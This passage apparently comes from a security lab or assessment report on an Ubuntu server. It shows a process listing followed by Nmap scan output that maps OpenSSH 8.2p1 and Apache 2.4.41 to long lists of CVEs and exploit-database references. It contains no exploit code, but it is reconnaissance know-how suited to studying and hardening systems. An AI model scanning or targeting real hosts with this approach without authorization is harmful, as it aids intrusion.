96	root	20	0	0	0	0	S	0.0	0.0	0:00.01	scsi_eh_1
97	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	scsi_tmf_1
99	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	vfio-irqfd-clea
101	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	ipv6_addrconf
110	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kstrp
113	root	0	-20	0	0	0	I	0.0	0.0	0:00.05	kworker/0:1H-kblockd
114	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kworker/u5:0
128	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	charger_manager
129	root	0	-20	0	0	0	I	0.0	0.0	0:00.10	kworker/1:1H-kblockd
175	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	cryptd
176	root	20	0	0	0	0	S	0.0	0.0	0:00.00	scsi_eh_2
178	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	scsi_tmf_2
220	root	-51	0	0	0	0	S	0.0	0.0	0:00.12	irq/18-vmwgfx
221	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	ttm_swap
247	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	raid5wq

290	root	20	0	0	0	0 S	0.0	0.0	0:00.11	jbd2/sda2-8
291	root	0	-20	0	0	0 I	0.0	0.0	0:00.00	ext4-rsv-conver
361	root	19	-1	68524	15984	14948 S	0.0	0.4	0:00.40	systemd-journal
388	root	20	0	2488	508	444 S	0.0	0.0	0:00.00	none
397	root	20	0	0	0	0 I	0.0	0.0	0:00.34	kworker/1:4-events
417	root	20	0	22508	5944	4088 S	0.0	0.1	0:00.78	systemd-udevd
489	root	0	-20	0	0	0 I	0.0	0.0	0:00.00	iprt-VBoxWQueue
616	root	0	-20	0	0	0 I	0.0	0.0	0:00.00	kaluad
617	root	0	-20	0	0	0 I	0.0	0.0	0:00.00	kmpath_rdacd
618	root	0	-20	0	0	0 I	0.0	0.0	0:00.00	kmpathd
619	root	0	-20	0	0	0 I	0.0	0.0	0:00.00	kmpath_handlerd
620	root	rt	0	280200	18000	8208 S	0.0	0.4	0:00.12	multipathd
629	root	0	-20	0	0	0 S	0.0	0.0	0:00.01	loop0
631	root	0	-20	0	0	0 S	0.0	0.0	0:00.01	loop1
632	root	0	-20	0	0	0 S	0.0	0.0	0:00.00	loop2
646	systemd+	20	0	90880	6244	5460 S	0.0	0.2	0:00.12	systemd-timesyn
685	systemd+	20	0	27264	7612	6744 S	0.0	0.2	0:00.12	systemd-network
687	systemd+	20	0	25476	12912	8064 S	0.0	0.3	0:00.23	systemd-resolve
699	root	20	0	235576	7500	6664 S	0.0	0.2	0:00.04	accounts-daemon
704	root	20	0	6816	2900	2696 S	0.0	0.1	0:00.00	cron
705	message+	20	0	7588	4768	3948 S	0.0	0.1	0:00.40	dbus-daemon
718	root	20	0	81828	3756	3460 S	0.0	0.1	0:00.03	irqbalance
719	root	20	0	29668	18836	10612 S	0.0	0.5	0:00.13	networkd-dispat
721	root	20	0	232728	6788	6100 S	0.0	0.2	0:00.01	polkitd
722	syslog	20	0	224344	5056	3760 S	0.0	0.1	0:00.02	rsyslogd
726	root	20	0	1394360	31848	19872 S	0.0	0.8	0:06.14	snapd
731	root	20	0	17308	7912	7020 S	0.0	0.2	0:00.16	systemd-logind
735	root	20	0	393260	12048	10200 S	0.0	0.3	0:00.08	udisksd
740	daemon	20	0	3796	2132	1956 S	0.0	0.1	0:00.00	atd
742	root	20	0	6808	3016	2596 S	0.0	0.1	0:00.00	vsftpd
778	root	20	0	5996	3960	3176 S	0.0	0.1	0:00.02	login
794	root	20	0	315104	11080	9376 S	0.0	0.3	0:00.09	ModemManager

```
    796 root    20  0  12188  6960  6116 S  0.0  0.2  0:00.00 sshd
    826 root    20  0  6532  4468  3276 S  0.0  0.1  0:00.04 apache2
   830 www-data 20  0 1211420  4392  2828 S  0.0  0.1  0:00.00 apache2
   831 www-data 20  0 1211420  4408  2844 S  0.0  0.1  0:00.00 apache2
   898 root    20  0 107924  20816  13148 S  0.0  0.5  0:00.12 unattended-upgr
   925 root    20  0  25880  3572  2420 S  0.0  0.1  0:00.03 wazuh-execd
   977 wazuh   20  0 173620  7372  6000 S  0.0  0.2  0:00.13 wazuh-agentd
  1010 root   30  10 124284  8088  6420 S  0.0  0.2  0:00.01 wazuh-syscheckd
  1022 root   20  0  528084  10176  8672 S  0.0  0.3  0:00.17 wazuh-logcollec
  1039 root   20  0  535264  17324  11608 S  0.0  0.4  0:00.36 wazuh-modulesd
  1715 sysadmin 20  0  19056  9672  8140 S  0.0  0.2  0:00.13 systemd
  1724 sysadmin 20  0 104124  3408   12 S  0.0  0.1  0:00.00 (sd-pam)
  1730 sysadmin 20  0   8264  5128  3412 S  0.0  0.1  0:00.08 bash
  1844 root    20  0    0    0 I  0.0  0.0  0:00.03 kworker/u4:2-events_power_e+
  1896 root   0 -20    0    0 S  0.0  0.0  0:00.00 loop3
  2014 root   0 -20    0    0 S  0.0  0.0  0:00.00 loop4
  2075 root    20  0    0    0 I  0.0  0.0  0:00.53 kworker/0:0-events
  2450 sysadmin 20  0   9256  3880  3208 T  0.0  0.1  0:01.09 top
  2462 root    20  0    0    0 I  0.0  0.0  0:00.16 kworker/1:1-cgroup_destroy
  2484 sysadmin 20  0   9256  3900  3220 T  0.0  0.1  0:00.42 top
  2488 root    20  0    0    0 I  0.0  0.0  0:00.04 kworker/u4:3-events_power_e+
  2499 root    20  0    0    0 I  0.0  0.0  0:00.00 kworker/0:2
  2524 sysadmin 20  0   9116  3608  3156 R  0.0  0.1  0:00.00 top
```

13.2. Nmap

Starting Nmap 7.95 (https://nmap.org) at 2025-08-04 14:11 EDT

Pre-scan script results:

```
| broadcast-avahi-dos:
| Discovered hosts:
|   224.0.0.251
| After NULL UDP avahi packet DoS (CVE-2011-1002).
```

|_ Hosts are all up (not vulnerable).

Nmap scan report for 4geeks-server.home (192.168.1.110)

Host is up (0.00059s latency).

Not shown: 997 filtered tcp ports (no-response)

PORt STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.5

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)

| vulners:

| cpe:/a:openbsd:openssh:8.2p1:

| 5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A 10.0

https://vulners.com/githubexploit/5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A
EXPLOIT

| PACKETSTORM:173661 9.8

https://vulners.com/packetstorm/PACKETSTORM:173661 *EXPLOIT*

| F0979183-AE88-53B4-86CF-3AF0523F3807 9.8

https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807
EXPLOIT

| CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408

| B8190CDB-3EB9-5631-9828-8064A1575B23 9.8

https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23
EXPLOIT

| 8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8

https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623
EXPLOIT

| 8AD01159-548E-546E-AA87-2DE89F3927EC 9.8

https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC
EXPLOIT

| 2227729D-6700-5C8F-8930-1EEAFD4B9FF0 9.8

https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0
EXPLOIT

| 0221525F-07F5-5790-912D-F4B9E2D1B587 9.8

https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587
EXPLOIT

| CVE-2020-15778 7.8 https://vulners.com/cve/CVE-2020-15778

| C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3 7.8

https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3
EXPLOIT

| 10213DBE-F683-58BB-B6D3-353173626207 7.8
<https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207>
EXPLOIT

| SSV:92579 7.5 <https://vulners.com/seebug/SSV:92579> *EXPLOIT*

| CVE-2020-12062 7.5 <https://vulners.com/cve/CVE-2020-12062>

| 1337DAY-ID-26576 7.5 <https://vulners.com/zdt/1337DAY-ID-26576>
EXPLOIT

| CVE-2021-28041 7.1 <https://vulners.com/cve/CVE-2021-28041>

| CVE-2021-41617 7.0 <https://vulners.com/cve/CVE-2021-41617>

| PACKETSTORM:189283 6.8
<https://vulners.com/packetstorm/PACKETSTORM:189283> *EXPLOIT*

| F79E574D-30C8-5C52-A801-66FFA0610BAA 6.8
<https://vulners.com/githubexploit/F79E574D-30C8-5C52-A801-66FFA0610BAA>
EXPLOIT

| CVE-2025-26465 6.8 <https://vulners.com/cve/CVE-2025-26465>

| 9D8432B9-49EC-5F45-BB96-329B1F2B2254 6.8
<https://vulners.com/githubexploit/9D8432B9-49EC-5F45-BB96-329B1F2B2254>
EXPLOIT

| 1337DAY-ID-39918 6.8 <https://vulners.com/zdt/1337DAY-ID-39918>
EXPLOIT

| CVE-2023-51385 6.5 <https://vulners.com/cve/CVE-2023-51385>

| CVE-2023-48795 5.9 <https://vulners.com/cve/CVE-2023-48795>

| CVE-2020-14145 5.9 <https://vulners.com/cve/CVE-2020-14145>

| CC3AE4FC-CF04-5EDA-A010-6D7E71538C92 5.9
<https://vulners.com/githubexploit/CC3AE4FC-CF04-5EDA-A010-6D7E71538C92>
EXPLOIT

| C190A2C8-A86F-571E-826A-06D02604D9B3 5.9
<https://vulners.com/githubexploit/C190A2C8-A86F-571E-826A-06D02604D9B3>
EXPLOIT

| 54E1BB01-2C69-5AFD-A23D-9783C9D9FC4C 5.9
<https://vulners.com/githubexploit/54E1BB01-2C69-5AFD-A23D-9783C9D9FC4C>
EXPLOIT

| CVE-2016-20012 5.3 <https://vulners.com/cve/CVE-2016-20012>

| CVE-2025-32728 4.3 <https://vulners.com/cve/CVE-2025-32728>

| CVE-2021-36368 3.7 <https://vulners.com/cve/CVE-2021-36368>

| PACKETSTORM:140261 0.0
<https://vulners.com/packetstorm/PACKETSTORM:140261> *EXPLOIT*

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

|_http-server-header: Apache/2.4.41 (Ubuntu)

|_http-csrf: Couldn't find any CSRF vulnerabilities.

|_http-dombased-xss: Couldn't find any DOM based XSS.

|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

| vulners:

| cpe:/a:apache:http_server:2.4.41:

| C94CBDE1-4CC5-5C06-9D18-23CAB216705E 10.0
<https://vulners.com/githubexploit/C94CBDE1-4CC5-5C06-9D18-23CAB216705E>
EXPLOIT

| 95499236-C9FE-56A6-9D7D-E943A24B633A 10.0
<https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24B633A>
EXPLOIT

| 2C119FFA-ECE0-5E14-A4A4-354A2C38071A 10.0
<https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A>
EXPLOIT

| PACKETSTORM:181114 9.8
<https://vulners.com/packetstorm/PACKETSTORM:181114> *EXPLOIT*

| PACKETSTORM:176334 9.8
<https://vulners.com/packetstorm/PACKETSTORM:176334> *EXPLOIT*

| PACKETSTORM:171631 9.8
<https://vulners.com/packetstorm/PACKETSTORM:171631> *EXPLOIT*

| MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE- 9.8
https://vulners.com/metasploit/MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE- *EXPLOIT*

| MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH- 9.8
https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH- *EXPLOIT*

| HTTPD:C072933AA965A86DA3E2C9172FFC1569 9.8
<https://vulners.com/httpd/HTTPD:C072933AA965A86DA3E2C9172FFC1569>

| HTTPD:A1BBC110E077FFBF4469D4F06DB9293 9.8
<https://vulners.com/httpd/HTTPD:A1BBC110E077FFBF4469D4F06DB9293>

| HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D 9.8
<https://vulners.com/httpd/HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D>

| HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8 9.8
<https://vulners.com/httpd/HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8>

| HTTPD:9AD76A782F4E66676719E36B64777A7A 9.8
<https://vulners.com/httpd/HTTPD:9AD76A782F4E66676719E36B64777A7A>

| HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E 9.8
<https://vulners.com/httpd/HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E>

| F9C0CD4B-3B60-5720-AE7A-7CC31DB839C5 9.8
<https://vulners.com/githubexploit/F9C0CD4B-3B60-5720-AE7A-7CC31DB839C5>
EXPLOIT

| F8A7DE57-8F14-5B3C-A102-D546BDD8D2B8 9.8
<https://vulners.com/githubexploit/F8A7DE57-8F14-5B3C-A102-D546BDD8D2B8>
EXPLOIT

| F607361B-6369-5DF5-9B29-E90FA29DC565 9.8
<https://vulners.com/githubexploit/F607361B-6369-5DF5-9B29-E90FA29DC565>
EXPLOIT

| F41EE867-4E63-5259-9DF0-745881884D04 9.8
<https://vulners.com/githubexploit/F41EE867-4E63-5259-9DF0-745881884D04>
EXPLOIT

| EDB-ID:51193 9.8 <https://vulners.com/exploitdb/EDB-ID:51193> *EXPLOIT*

| EDB-ID:50512 9.8 <https://vulners.com/exploitdb/EDB-ID:50512> *EXPLOIT*

| EDB-ID:50446 9.8 <https://vulners.com/exploitdb/EDB-ID:50446> *EXPLOIT*

| EDB-ID:50406 9.8 <https://vulners.com/exploitdb/EDB-ID:50406> *EXPLOIT*

| E81474F6-6DDC-5FC2-828A-812A8815E3B4 9.8
<https://vulners.com/githubexploit/E81474F6-6DDC-5FC2-828A-812A8815E3B4>
EXPLOIT

| E796A40A-8A8E-59D1-93FB-78EF4D8B7FA6 9.8
<https://vulners.com/githubexploit/E796A40A-8A8E-59D1-93FB-78EF4D8B7FA6>
EXPLOIT

| E59A01BE-8176-5F5E-BD32-D30B009CDBDA 9.8
<https://vulners.com/githubexploit/E59A01BE-8176-5F5E-BD32-D30B009CDBDA>
EXPLOIT

| D7922C26-D431-5825-9897-B98478354289 9.8
<https://vulners.com/githubexploit/D7922C26-D431-5825-9897-B98478354289>
EXPLOIT

| D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52 9.8
<https://vulners.com/githubexploit/D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52>
EXPLOIT

| D10426F3-DF82-5439-AC3E-6CA0A1365A09 9.8
<https://vulners.com/githubexploit/D10426F3-DF82-5439-AC3E-6CA0A1365A09>
EXPLOIT

| D0368327-F989-5557-A5C6-0D9ACDB4E72F 9.8
<https://vulners.com/githubexploit/D0368327-F989-5557-A5C6-0D9ACDB4E72F>
EXPLOIT

| CVE-2024-38476 9.8 <https://vulners.com/cve/CVE-2024-38476>

	CVE-2024-38474	9.8	https://vulners.com/cve/CVE-2024-38474
	CVE-2023-25690	9.8	https://vulners.com/cve/CVE-2023-25690
	CVE-2022-31813	9.8	https://vulners.com/cve/CVE-2022-31813
	CVE-2022-23943	9.8	https://vulners.com/cve/CVE-2022-23943
	CVE-2022-22720	9.8	https://vulners.com/cve/CVE-2022-22720
	CVE-2021-44790	9.8	https://vulners.com/cve/CVE-2021-44790
	CVE-2021-42013	9.8	https://vulners.com/cve/CVE-2021-42013
	CVE-2021-39275	9.8	https://vulners.com/cve/CVE-2021-39275
	CVE-2021-26691	9.8	https://vulners.com/cve/CVE-2021-26691
	CVE-2020-11984	9.8	https://vulners.com/cve/CVE-2020-11984
	CNVD-2022-51061	9.8	https://vulners.com/cnvd/CNVD-2022-51061
	CNVD-2022-03225	9.8	https://vulners.com/cnvd/CNVD-2022-03225
	CNVD-2021-102386	9.8	https://vulners.com/cnvd/CNVD-2021-102386
	CC15AE65-B697-525A-AF4B-38B1501CAB49	9.8 https://vulners.com/githubexploit/CC15AE65-B697-525A-AF4B-38B1501CAB49 *EXPLOIT*	
	C879EE66-6B75-5EC8-AA68-08693C6CCAD1	9.8 https://vulners.com/githubexploit/C879EE66-6B75-5EC8-AA68-08693C6CCAD1 *EXPLOIT*	
	C5A61CC6-919E-58B4-8FBB-0198654A7FC8	9.8 https://vulners.com/githubexploit/C5A61CC6-919E-58B4-8FBB-0198654A7FC8 *EXPLOIT*	
	BF9B0898-784E-5B5E-9505-430B58C1E6B8	9.8 https://vulners.com/githubexploit/BF9B0898-784E-5B5E-9505-430B58C1E6B8 *EXPLOIT*	
	B81BC21D-818E-5B33-96D7-062C14102874	9.8 https://vulners.com/githubexploit/B81BC21D-818E-5B33-96D7-062C14102874 *EXPLOIT*	
	B02819DB-1481-56C4-BD09-6B4574297109	9.8 https://vulners.com/githubexploit/B02819DB-1481-56C4-BD09-6B4574297109 *EXPLOIT*	
	ACD5A7F2-FDB2-5859-8D23-3266A1AF6795	9.8 https://vulners.com/githubexploit/ACD5A7F2-FDB2-5859-8D23-3266A1AF6795 *EXPLOIT*	
	A90ABEAD-13A8-5F09-8A19-6D9D2D804F05	9.8 https://vulners.com/githubexploit/A90ABEAD-13A8-5F09-8A19-6D9D2D804F05 *EXPLOIT*	

- | A8616E5E-04F8-56D8-ACB4-32FDF7F66EED 9.8
<https://vulners.com/githubexploit/A8616E5E-04F8-56D8-ACB4-32FDF7F66EED>
EXPLOIT
- | A5425A79-9D81-513A-9CC5-549D6321897C 9.8
<https://vulners.com/githubexploit/A5425A79-9D81-513A-9CC5-549D6321897C>
EXPLOIT
- | A3F15BCE-08AD-509D-AE63-9D3D8E402E0B 9.8
<https://vulners.com/githubexploit/A3F15BCE-08AD-509D-AE63-9D3D8E402E0B>
EXPLOIT
- | A2D97DCC-04C2-5CB1-921F-709AA8D7FD9A 9.8
<https://vulners.com/githubexploit/A2D97DCC-04C2-5CB1-921F-709AA8D7FD9A>
EXPLOIT
- | 9B4F4E4A-CFDF-5847-805F-C0BAE809DBD5 9.8
<https://vulners.com/githubexploit/9B4F4E4A-CFDF-5847-805F-C0BAE809DBD5>
EXPLOIT
- | 907F28D0-5906-51C7-BAA3-FEBD5E878801 9.8
<https://vulners.com/githubexploit/907F28D0-5906-51C7-BAA3-FEBD5E878801>
EXPLOIT
- | 8A57FAF6-FC91-52D1-84E0-4CBBAD3F9677 9.8
<https://vulners.com/githubexploit/8A57FAF6-FC91-52D1-84E0-4CBBAD3F9677>
EXPLOIT
- | 88EB009A-EFFF-52B7-811D-A8A8C8DE8C81 9.8
<https://vulners.com/githubexploit/88EB009A-EFFF-52B7-811D-A8A8C8DE8C81>
EXPLOIT
- | 8713FD59-264B-5FD7-8429-3251AB5AB3B8 9.8
<https://vulners.com/githubexploit/8713FD59-264B-5FD7-8429-3251AB5AB3B8>
EXPLOIT
- | 866E26E3-759B-526D-ABB5-206B2A1AC3EE 9.8
<https://vulners.com/githubexploit/866E26E3-759B-526D-ABB5-206B2A1AC3EE>
EXPLOIT
- | 86360765-0B1A-5D73-A805-BAE8F1B5D16D 9.8
<https://vulners.com/githubexploit/86360765-0B1A-5D73-A805-BAE8F1B5D16D>
EXPLOIT
- | 831E1114-13D1-54EF-BDE4-F655114CDC29 9.8
<https://vulners.com/githubexploit/831E1114-13D1-54EF-BDE4-F655114CDC29>
EXPLOIT
- | 805E6B24-8DF9-51D8-8DF6-6658161F96EA 9.8
<https://vulners.com/githubexploit/805E6B24-8DF9-51D8-8DF6-6658161F96EA>
EXPLOIT
- | 7E615961-3792-5896-94FA-1F9D494ACB36 9.8
<https://vulners.com/githubexploit/7E615961-3792-5896-94FA-1F9D494ACB36>
EXPLOIT

- | 7C40F14D-44E4-5155-95CF-40899776329C 9.8
<https://vulners.com/githubexploit/7C40F14D-44E4-5155-95CF-40899776329C>
EXPLOIT
- | 78787F63-0356-51EC-B32A-B9BD114431C3 9.8
<https://vulners.com/githubexploit/78787F63-0356-51EC-B32A-B9BD114431C3>
EXPLOIT
- | 6CAA7558-723B-5286-9840-4DF4EB48E0AF 9.8
<https://vulners.com/githubexploit/6CAA7558-723B-5286-9840-4DF4EB48E0AF>
EXPLOIT
- | 6BCBA83C-4A4C-58D7-92E4-DF092DFEF267 9.8
<https://vulners.com/githubexploit/6BCBA83C-4A4C-58D7-92E4-DF092DFEF267>
EXPLOIT
- | 6A0A657E-8300-5312-99CE-E11F460B1DBF 9.8
<https://vulners.com/githubexploit/6A0A657E-8300-5312-99CE-E11F460B1DBF>
EXPLOIT
- | 68A13FF0-60E5-5A29-9248-83A940B0FB02 9.8
<https://vulners.com/githubexploit/68A13FF0-60E5-5A29-9248-83A940B0FB02>
EXPLOIT
- | 64D31BF1-F977-51EC-AB1C-6693CA6B58F3 9.8
<https://vulners.com/githubexploit/64D31BF1-F977-51EC-AB1C-6693CA6B58F3>
EXPLOIT
- | 64A540A8-D918-5BEA-8F60-987F97B27A0C 9.8
<https://vulners.com/githubexploit/64A540A8-D918-5BEA-8F60-987F97B27A0C>
EXPLOIT
- | 61075B23-F713-537A-9B84-7EB9B96CF228 9.8
<https://vulners.com/githubexploit/61075B23-F713-537A-9B84-7EB9B96CF228>
EXPLOIT
- | 5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9 9.8
<https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9>
EXPLOIT
- | 5312D04F-9490-5472-84FA-86B3BBDC8928 9.8
<https://vulners.com/githubexploit/5312D04F-9490-5472-84FA-86B3BBDC8928>
EXPLOIT
- | 52E13088-9643-5E81-B0A0-B7478BCF1F2C 9.8
<https://vulners.com/githubexploit/52E13088-9643-5E81-B0A0-B7478BCF1F2C>
EXPLOIT
- | 50453CEF-5DCF-511A-ADAC-FB74994CD682 9.8
<https://vulners.com/githubexploit/50453CEF-5DCF-511A-ADAC-FB74994CD682>
EXPLOIT
- | 495E99E5-C1B0-52C1-9218-384D04161BE4 9.8
<https://vulners.com/githubexploit/495E99E5-C1B0-52C1-9218-384D04161BE4>
EXPLOIT

- | 44E43BB7-6255-58E7-99C7-C3B84645D497 9.8
<https://vulners.com/githubexploit/44E43BB7-6255-58E7-99C7-C3B84645D497>
EXPLOIT
- | 40F21EB4-9EE8-5ED1-B561-0A2B8625EED3 9.8
<https://vulners.com/githubexploit/40F21EB4-9EE8-5ED1-B561-0A2B8625EED3>
EXPLOIT
- | 4051D2EF-1C43-576D-ADB2-B519B31F93A0 9.8
<https://vulners.com/githubexploit/4051D2EF-1C43-576D-ADB2-B519B31F93A0>
EXPLOIT
- | 3F17CA20-788F-5C45-88B3-E12DB2979B7B 9.8
<https://vulners.com/githubexploit/3F17CA20-788F-5C45-88B3-E12DB2979B7B>
EXPLOIT
- | 37634050-FDDF-571A-90BB-C8109824B38D 9.8
<https://vulners.com/githubexploit/37634050-FDDF-571A-90BB-C8109824B38D>
EXPLOIT
- | 30293CDA-FDB1-5FAF-9622-88427267F204 9.8
<https://vulners.com/githubexploit/30293CDA-FDB1-5FAF-9622-88427267F204>
EXPLOIT
- | 2B3110E1-BEA0-5DB8-93AD-1682230F3E19 9.8
<https://vulners.com/githubexploit/2B3110E1-BEA0-5DB8-93AD-1682230F3E19>
EXPLOIT
- | 2A177215-CE4A-5FA7-B016-EEAF332D165C 9.8
<https://vulners.com/githubexploit/2A177215-CE4A-5FA7-B016-EEAF332D165C>
EXPLOIT
- | 22DCCD26-B68C-5905-BAC2-71D10DE3F123 9.8
<https://vulners.com/githubexploit/22DCCD26-B68C-5905-BAC2-71D10DE3F123>
EXPLOIT
- | 2108729F-1E99-54EF-9A4B-47299FD89FF2 9.8
<https://vulners.com/githubexploit/2108729F-1E99-54EF-9A4B-47299FD89FF2>
EXPLOIT
- | 1C39E10A-4A38-5228-8334-2A5F8AAB7FC3 9.8
<https://vulners.com/githubexploit/1C39E10A-4A38-5228-8334-2A5F8AAB7FC3>
EXPLOIT
- | 1337DAY-ID-39214 9.8 <https://vulners.com/zdt/1337DAY-ID-39214>
EXPLOIT
- | 1337DAY-ID-38427 9.8 <https://vulners.com/zdt/1337DAY-ID-38427>
EXPLOIT
- | 1337DAY-ID-37777 9.8 <https://vulners.com/zdt/1337DAY-ID-37777>
EXPLOIT
- | 1337DAY-ID-37030 9.8 <https://vulners.com/zdt/1337DAY-ID-37030>
EXPLOIT

	1337DAY-ID-36952 *EXPLOIT*	9.8	https://vulners.com/zdt/1337DAY-ID-36952
	1337DAY-ID-36937 *EXPLOIT*	9.8	https://vulners.com/zdt/1337DAY-ID-36937
	1337DAY-ID-36897 *EXPLOIT*	9.8	https://vulners.com/zdt/1337DAY-ID-36897
	1337DAY-ID-34882 *EXPLOIT*	9.8	https://vulners.com/zdt/1337DAY-ID-34882
	11813536-2AFF-5EA4-B09F-E9EB340DDD26 *EXPLOIT*	9.8	https://vulners.com/githubexploit/11813536-2AFF-5EA4-B09F-E9EB340DDD26
	0C47BCF2-EA6F-5613-A6E8-B707D64155DE *EXPLOIT*	9.8	https://vulners.com/githubexploit/0C47BCF2-EA6F-5613-A6E8-B707D64155DE
	0C28A0EC-7162-5D73-BEC9-B034F5392847 *EXPLOIT*	9.8	https://vulners.com/githubexploit/0C28A0EC-7162-5D73-BEC9-B034F5392847
	0AA6A425-25B1-5D2A-ABA1-2933D3E1DC56 *EXPLOIT*	9.8	https://vulners.com/githubexploit/0AA6A425-25B1-5D2A-ABA1-2933D3E1DC56
	07AA70EA-C34E-5F66-9510-7C265093992A *EXPLOIT*	9.8	https://vulners.com/githubexploit/07AA70EA-C34E-5F66-9510-7C265093992A
	HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6 https://vulners.com/httpd/HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6	9.1	
	HTTPD:2C227652EE0B3B961706AAFCACA3D1E1 https://vulners.com/httpd/HTTPD:2C227652EE0B3B961706AAFCACA3D1E1	9.1	
	FD2EE3A5-BAEA-5845-BA35-E6889992214F *EXPLOIT*	9.1	https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-BA35-E6889992214F
	E606D7F4-5FA2-5907-B30E-367D6FFECDF89 *EXPLOIT*	9.1	https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECDF89
	D8A19443-2A37-5592-8955-F614504AAF45 *EXPLOIT*	9.1	https://vulners.com/githubexploit/D8A19443-2A37-5592-8955-F614504AAF45
	CVE-2025-23048	9.1	https://vulners.com/cve/CVE-2025-23048
	CVE-2024-40898	9.1	https://vulners.com/cve/CVE-2024-40898
	CVE-2024-38475	9.1	https://vulners.com/cve/CVE-2024-38475
	CVE-2022-28615	9.1	https://vulners.com/cve/CVE-2022-28615

	CVE-2022-22721	9.1	https://vulners.com/cve/CVE-2022-22721
	CNVD-2022-51060	9.1	https://vulners.com/cnvd/CNVD-2022-51060
	CNVD-2022-41638	9.1	https://vulners.com/cnvd/CNVD-2022-41638
	B5E74010-A082-5ECE-AB37-623A5B33FE7D	9.1	https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D *EXPLOIT*
	5418A85B-F4B7-5BBD-B106-0800AC961C7A	9.1	https://vulners.com/githubexploit/5418A85B-F4B7-5BBD-B106-0800AC961C7A *EXPLOIT*
	2EF14600-503F-53AF-BA24-683481265D30	9.1	https://vulners.com/githubexploit/2EF14600-503F-53AF-BA24-683481265D30 *EXPLOIT*
	0486EBEE-F207-570A-9AD8-33269E72220A	9.1	https://vulners.com/githubexploit/0486EBEE-F207-570A-9AD8-33269E72220A *EXPLOIT*
	HTTPD:1B3D546A8500818AAC5B1359FE11A7E4	9.0	https://vulners.com/httpd/HTTPD:1B3D546A8500818AAC5B1359FE11A7E4
	FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8	9.0	https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 *EXPLOIT*
	DC06B9EF-3584-5D80-9EEB-E7B637DCF3D6	9.0	https://vulners.com/githubexploit/DC06B9EF-3584-5D80-9EEB-E7B637DCF3D6 *EXPLOIT*
	CVE-2022-36760	9.0	https://vulners.com/cve/CVE-2022-36760
	CVE-2021-40438	9.0	https://vulners.com/cve/CVE-2021-40438
	CNVD-2022-03224	9.0	https://vulners.com/cnvd/CNVD-2022-03224
	AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C	9.0	https://vulners.com/githubexploit/AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C *EXPLOIT*
	8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2	9.0	https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 *EXPLOIT*
	893DFD44-40B5-5469-AC54-A373AEE17F19	9.0	https://vulners.com/githubexploit/893DFD44-40B5-5469-AC54-A373AEE17F19 *EXPLOIT*
	7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2	9.0	https://vulners.com/githubexploit/7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2 *EXPLOIT*

- | 4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 9.0
<https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332>
EXPLOIT
- | 4373C92A-2755-5538-9C91-0469C995AA9B 9.0
<https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B>
EXPLOIT
- | 36618CA8-9316-59CA-B748-82F15F407C4F 9.0
<https://vulners.com/githubexploit/36618CA8-9316-59CA-B748-82F15F407C4F>
EXPLOIT
- | 0095E929-7573-5E4A-A7FA-F6598A35E8DE 9.0
<https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE>
EXPLOIT
